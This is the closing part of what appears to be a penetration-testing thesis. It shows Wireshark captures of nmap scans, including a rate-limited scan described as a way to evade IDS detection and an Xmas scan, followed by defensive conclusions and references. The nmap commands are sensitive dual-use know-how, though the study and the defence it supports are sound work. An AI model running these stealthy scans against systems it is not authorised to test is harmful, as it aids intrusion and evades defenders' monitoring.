46	52.162258	172.16.40.133	172.16.40.132	FTP	83	Request: PZX!□□□\021x.I□5G\b□E□\f\223\226Z\225k\00
48	52.162484	172.16.40.133	172.16.40.132	TCP	60	39876 > https [RST] Seq=1 Win=0 Len=0
49	52.162556	172.16.40.133	172.16.40.132	TCP	60	39876 > http [RST] Seq=1 Win=0 Len=0
50	52.162560	172.16.40.133	172.16.40.132	TCP	60	39876 > ftp [RST] Seq=1 Win=0 Len=0
51	52.162672	172.16.40.133	172.16.40.132	MySQL	83	Request Unknown (180)[Unreassembled Packet]
53	52.162919	172.16.40.133	172.16.40.132	TCP	60	39876 > mysql [RST] Seq=1 Win=0 Len=0
54	52.163086	172.16.40.133	172.16.40.132	TCP	83	39876 > newacct [SYN] Seq=0 Win=1024 Len=25 MSS=1460
56	52.163174	172.16.40.133	172.16.40.132	TCP	83	39876 > swift-rvf [SYN] Seq=0 Win=1024 Len=25 MSS=14
58	52.163574	172.16.40.133	172.16.40.132	TCP	83	39876 > dnsix [SYN] Seq=0 Win=1024 Len=25 MSS=1460
60	52.163638	172.16.40.133	172.16.40.132	TCP	83	39876 > dcp [SYN] Seq=0 Win=1024 Len=25 MSS=1460
62	52.163937	172.16.40.133	172.16.40.132	TCP	83	39876 > npp [SYN] Seq=0 Win=1024 Len=25 MSS=1460
64	52.164103	172.16.40.133	172.16.40.132	TCP	83	39876 > xfer [SYN] Seq=0 Win=1024 Len=25 MSS=1460
66	52.164442	172.16.40.133	172.16.40.132	TCP	83	39876 > tacnews [SYN] Seq=0 Win=1024 Len=25 MSS=1460
68	52.164563	172.16.40.133	172.16.40.132	TCP	83	39876 > su-mit-tg [SYN] Seq=0 Win=1024 Len=25 MSS=14
70	52.164815	172.16.40.133	172.16.40.132	TCP	83	39876 > link [SYN] Seq=0 Win=1024 Len=25 MSS=1460
72	52.164889	172.16.40.133	172.16.40.132	TCP	83	39876 > objcall [SYN] Seq=0 Win=1024 Len=25 MSS=1460
74	52.165220	172.16.40.133	172.16.40.132	TCP	83	39876 > 81 [SYN] Seq=0 Win=1024 Len=25 MSS=1460
76	52.165293	172.16.40.133	172.16.40.132	TCP	83	39876 > dixie [SYN] Seq=0 Win=1024 Len=25 MSS=1460
78	52.165732	172.16.40.133	172.16.40.132	TCP	83	39876 > mit-ml-dev [SYN] Seq=0 Win=1024 Len=25 MSS=1

Figure 54. Wireshark output of port scan with additional data

13.6 Using timerate

As there are a lot of options, from timestamps, ip source addresses and packet sizes to identify and block port scanning all of these can be somehow bypass. If the IDS or firewall just checks the timestamp ratio of each request the attacker can use the following nmap command:

nmap --max-rate 1 172.16.40.132

This creates a small, one second, time interval for each scan request. This is also a good technique to be more stealthy as the scan requests can be separated even with minutes. Downside of this technique is that it can take very long time to complete.

No.	Time	Source	Destination	Protocol	Length	Info
57	40.165770	172.16.40.133	172.16.40.132	TCP	74	47770 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SAC
59	40.167204	172.16.40.133	172.16.40.132	TCP	66	47770 > http [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval=
60	40.167291	172.16.40.133	172.16.40.132	TCP	66	47770 > http [RST, ACK] Seq=1 Ack=1 Win=5856 Len=0 T
61	41.171165	172.16.40.133	172.16.40.132	TCP	74	43382 > auth [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SAC
63	42.166212	172.16.40.133	172.16.40.132	TCP	74	43538 > mysql [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SA
65	42.166538	172.16.40.133	172.16.40.132	TCP	66	43538 > mysql [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval
66	42.166858	172.16.40.133	172.16.40.132	TCP	66	43538 > mysql [RST, ACK] Seq=1 Ack=1 Win=5856 Len=0
67	43.165662	172.16.40.133	172.16.40.132	TCP	74	53115 > https [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SA
69	43.167088	172.16.40.133	172.16.40.132	TCP	66	53115 > https [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval
70	43.167104	172.16.40.133	172.16.40.132	TCP	66	53115 > https [RST, ACK] Seq=1 Ack=1 Win=5856 Len=0
71	44.165645	172.16.40.133	172.16.40.132	TCP	74	40316 > sunrpc [SYN] Seq=0 Win=5840 Len=0 MSS=1460 S
73	45.165670	172.16.40.133	172.16.40.132	TCP	74	59329 > rap [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK
76	46.165755	172.16.40.133	172.16.40.132	TCP	74	55610 > ftp [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK
78	46.166010	172.16.40.133	172.16.40.132	TCP	66	55610 > ftp [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval=1
79	46.166461	172.16.40.133	172.16.40.132	TCP	66	55610 > ftp [RST, ACK] Seq=1 Ack=1 Win=5856 Len=0 TS

Figure 55. Wireshark output for nmap timerate scan

13.7 Xmas scan

It is called a xmas tree scan since the FIN, PSH and URG packet flags are set. As of this the packet has so many flags turned on that it is often described as being "lit up like a Christmas tree." The xmas scan differs from a normal port scan as it does not have the SYN nor ACK flag set (Engebretson, 2011).

Xmas scan does not work with Windows but they do work against Unix and Linux systems. To execute an xmas scan:

nmap -sX -p- -PN 172.16.40.132

In Figure 56, when scanning the target with xmas scan we can see that when the port is closed it responses with RST and ACK flags. Furthermore, if some of the ports are open and it is targeted with a xmas scan the packet is ignored. Here we can see that at least the mysql, ftp and http ports are open or filtered.

No.	Time	Source	Destination	Protocol	Length	Info
20	33.157710	172.16.40.133	172.16.40.132	TCP	60	62664 > pop3 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
21	33.157715	172.16.40.132	172.16.40.133	TCP	54	pop3 > 62664 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
22	33.158142	172.16.40.133	172.16.40.132	TCP	60	62664 > mysql [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
23	33.158261	172.16.40.133	172.16.40.132	TCP	60	62664 > smtp [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
24	33.158267	172.16.40.132	172.16.40.133	TCP	54	smtp > 62664 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
25	33.158332	172.16.40.133	172.16.40.132	TCP	60	62664 > submission [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
26	33.158337	172.16.40.132	172.16.40.133	TCP	54	submission > 62664 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
27	33.158620	172.16.40.133	172.16.40.132	TCP	60	62664 > pptp [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
28	33.158627	172.16.40.132	172.16.40.133	TCP	54	pptp > 62664 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
29	33.158680	172.16.40.133	172.16.40.132	TCP	60	62664 > imaps [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
30	33.158749	172.16.40.132	172.16.40.133	TCP	54	imaps > 62664 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
31	33.158981	172.16.40.133	172.16.40.132	TCP	60	62664 > h323hostcall [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
32	33.158987	172.16.40.132	172.16.40.133	TCP	54	h323hostcall > 62664 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
33	33.161707	172.16.40.133	172.16.40.132	TCP	60	62664 > ssh [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
34	33.161722	172.16.40.132	172.16.40.133	TCP	54	ssh > 62664 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
35	33.161791	172.16.40.133	172.16.40.132	TCP	60	62664 > netbios-ssn [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
36	33.161797	172.16.40.132	172.16.40.133	TCP	54	netbios-ssn > 62664 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
37	33.162078	172.16.40.133	172.16.40.132	TCP	60	62664 > ftp [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
38	33.162192	172.16.40.133	172.16.40.132	TCP	60	62664 > http [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
39	33.162305	172.16.40.133	172.16.40.132	TCP	60	62664 > domain [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
40	33.162311	172.16.40.132	172.16.40.133	TCP	54	domain > 62664 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0

Figure 56. Wireshark output of xmas scan

14 Conclusions

Since the web technology and applications have developed so much it is necessary for a skillful attacker or a professional penetration tester to understand and be capable to identify the vulnerabilities and exploit them. This has also an impact for the organisations and its IT-personnel to protect against these attacks. A successful exploitation of a web application requires a lot of groundwork and thus the penetration testing methodology described earlier is utmost important for a successful attacker or tester.

There are number of variations of how to use each attack against web applications. If the most common exploit does not work, it does not mean that the web site isn't vulnerable. It is very important to identify these issues so incidents like with the LinkedIn passwords that were leaked does not happen. Since only a minor defect in the application may cause serious damage to the application as seen in the above lab.

By looking at the traffic analysis from wireshark and tcpdump it is possible to identify the different attacks. These findings provide a wealth of information for especially system administrators and people who are responsible to configure the companies firewalls and IDS devices. These results and techniques can be used by anyone who is interested in ethical penetration testing and is eager to learn the methodology and basic techniques behind it. The results also show us that the TCP/IP packets does not really have any distinctive anomalies with injection attacks or attacks that make use of automated tools. Attention should be paid more on the URL parameters and HTTP body messages.

Especially exploits that make use of poor input filtering, like SQL injection and cross site scripting can be blocked in number of ways. In this case it shows that Mutillidae did not implement any kind of input sanitation nor filtering, thus exposed sensitive information and its users became vulnerable. First option to avoid these attacks is to implement proper input filtering. According to Ashely Deuble (2012) there is also software already available, such as Suricata and Snort that are able to detect and transcode malicious traffic.

Common mistake what many web developers seems to make is trusting the client. A lot of sensitive information is send to them, either in hidden form fields or in HTTP headers. With basic understanding of the technology and proper tools it is trivial for the attacker to intercept the request and send malicious content back to the application.

Nmap also offers a variety of methods that can be used to avoid firewall or IDS detection. Mostly the problem is that the firewall or IDS is poorly configured and thus reveals a lot of important information to the attacker. With proper configurations on firewalls and IDS many of the techniques may not work at all. With this information it is possible to create specific rules for each scanning technique and thus rejecting the requests.

As already seen with nmap port scanning techniques, looking at the timestamp and source address information it is possible to implement proper security boundaries. By limiting the number of requests from a specific address in a specified time interval it is possible to prevent bruteforcing or spidering. Another good way to block bruteforce attacks is to limit the number of login attempts in the application.

The most common vulnerabilities are related to injection attacks and poor server configuration. To avoid the system or application being exploited, a third-party software and companies that are able to do vulnerability scans and audits to systems should be considered. This helps to map the possible weak points from the application. After this proper firewall and IDS configuration should be implemented and also check the web applications source code for more possible vulnerabilities and fix the founded issues.

Also through proper learning and training the companies can and should prepare themselves better against this rising threat. It is utmost important for companies to make sure that the data they are collecting and storing will not get into wrong hands. In a financial world as we are living today, for a company to build a trust between its clients can take decades and all that can be lost within five minutes because of poor server configuration.

14.1 Proposals for future research and results confidentiality

This thesis studied the vulnerabilities and their exploitation in web applications. All of the tests were conducted in a private host-only network that no one else didn't have access to. Also I have almost a year of professional experience from the field of penetration testing and I also have received a GIAC Web Application Security Penetrator Tester certificate. It was made sure that the targeted web application is completely insecure. The proof of concepts show that the attacks were successful and the wireshark and tcpdump output provides the traffic analysis of each attack. It is also possible for anyone who has a basic knowledge of HTTP and web applications to repeat these steps.

As for future prospects there are still exploits and vulnerabilities that would require more studying. For example the Browser Exploitation Framework is a very powerful tool and it has numerous different attack techniques. It is also developed rapidly and new features are added almost monthly. Another interesting exploitation technique that was just discovered is related to JavaScript. In this attack the point is to create some malicious scripts like **alert(1)** with non-alphanumeric characters.

These are just a few examples that could be paid more attention to. Still, the fact is that there are numerous different ways to exploit the web application. It would be impossible to revise all of them in a thesis. That's why it is important to identify the basics and start from that to develop different kind of rulesets and filters to protect the application.

References

BeEF Project. 2012. What is BeEF? URL: http://beefproject.com/ Accessed: 5 Sep 2012.

Deuble, A. 2012. Detecting and Preventing Web Application Attacks with Security Onion. URL: http://www.sans.org/reading_room/whitepapers/detection/configuring-security-onion-detect-prevent-web-application-attacks_33980 Accessed: 29 Jul 2012.

Engebretson, P. 2011. The Basics of Hacking and Penetration Testing. Ethical Hacking and Penetration Testing Made Easy. Syngress. Massachusetts.

Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P. & Berners-Lee, T. 1999. RFC 2616. Hypertext Transfer Protocol -- HTTP/1.1. URL: http://tools.ietf.org/html/rfc2616 Accessed: 22 Jun 2012.

Gourley, D., Totty, B., Sayer, M., Reddy, S. & Aggarwal, A. 2002. HTTP The Definitive Guide. O'Reilly. California.

Lehman, J. 2011. Robots.txt. URL: http://www.sans.org/reading_room/whitepapers/awareness/robotstxt_33955 Accessed: 19 Sep 2012.

Lyon, G. 2009. Nmap Network Scanning. Official Nmap Project Guide to Network Discovery and Security Scanning. Insecure. California.

Museong, K. 2012. Penetration Testing Of A Web Application Using Dangerous HTTP Methods. URL: http://www.sans.org/reading_room/whitepapers/testing/penetration-testing-web-application-dangerous-http-methods_33945 Accessed: 4 Aug 2012.

Penetration Testing Lab 2012. Nmap - Techniques for Avoiding Firewalls. Retrieved from:

http://pentestlab.wordpress.com/2012/04/02/nmap-techniques-for-avoiding-firewalls / Accessed: 3 Sep 2012.

Stuttard, D. & Pinto, M. 2011. The Web Application Hacker's Handbook. Finding and Exploiting Security Flaws. Second Edition. Wiley. Indianapolis.

SANS Institute. 2010. Web App Penetration Testing and Ethical Hacking: The Attacker's View of the Web, 542.1. SANS Institute.

SANS Institute. 2010. Web App Penetration Testing and Ethical Hacking: Reconnaissance and Mapping, 542.2. SANS Institute.

SANS Institute. 2010. Web App Penetration Testing and Ethical Hacking: Server-Side Discovery, 542.3. SANS Institute.

SANS Institute. 2010. Web App Penetration Testing and Ethical Hacking: Exploitation, 542.5. SANS Institute.

The OWASP Foundation. 2010. OWASP Top Ten Project. URL: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project Accessed: 28 Aug 2012.

The OWASP Foundation. 2009. Double Encoding. URL: https://www.owasp.org/index.php/Double_Encoding Accessed: 19 Sep 2012.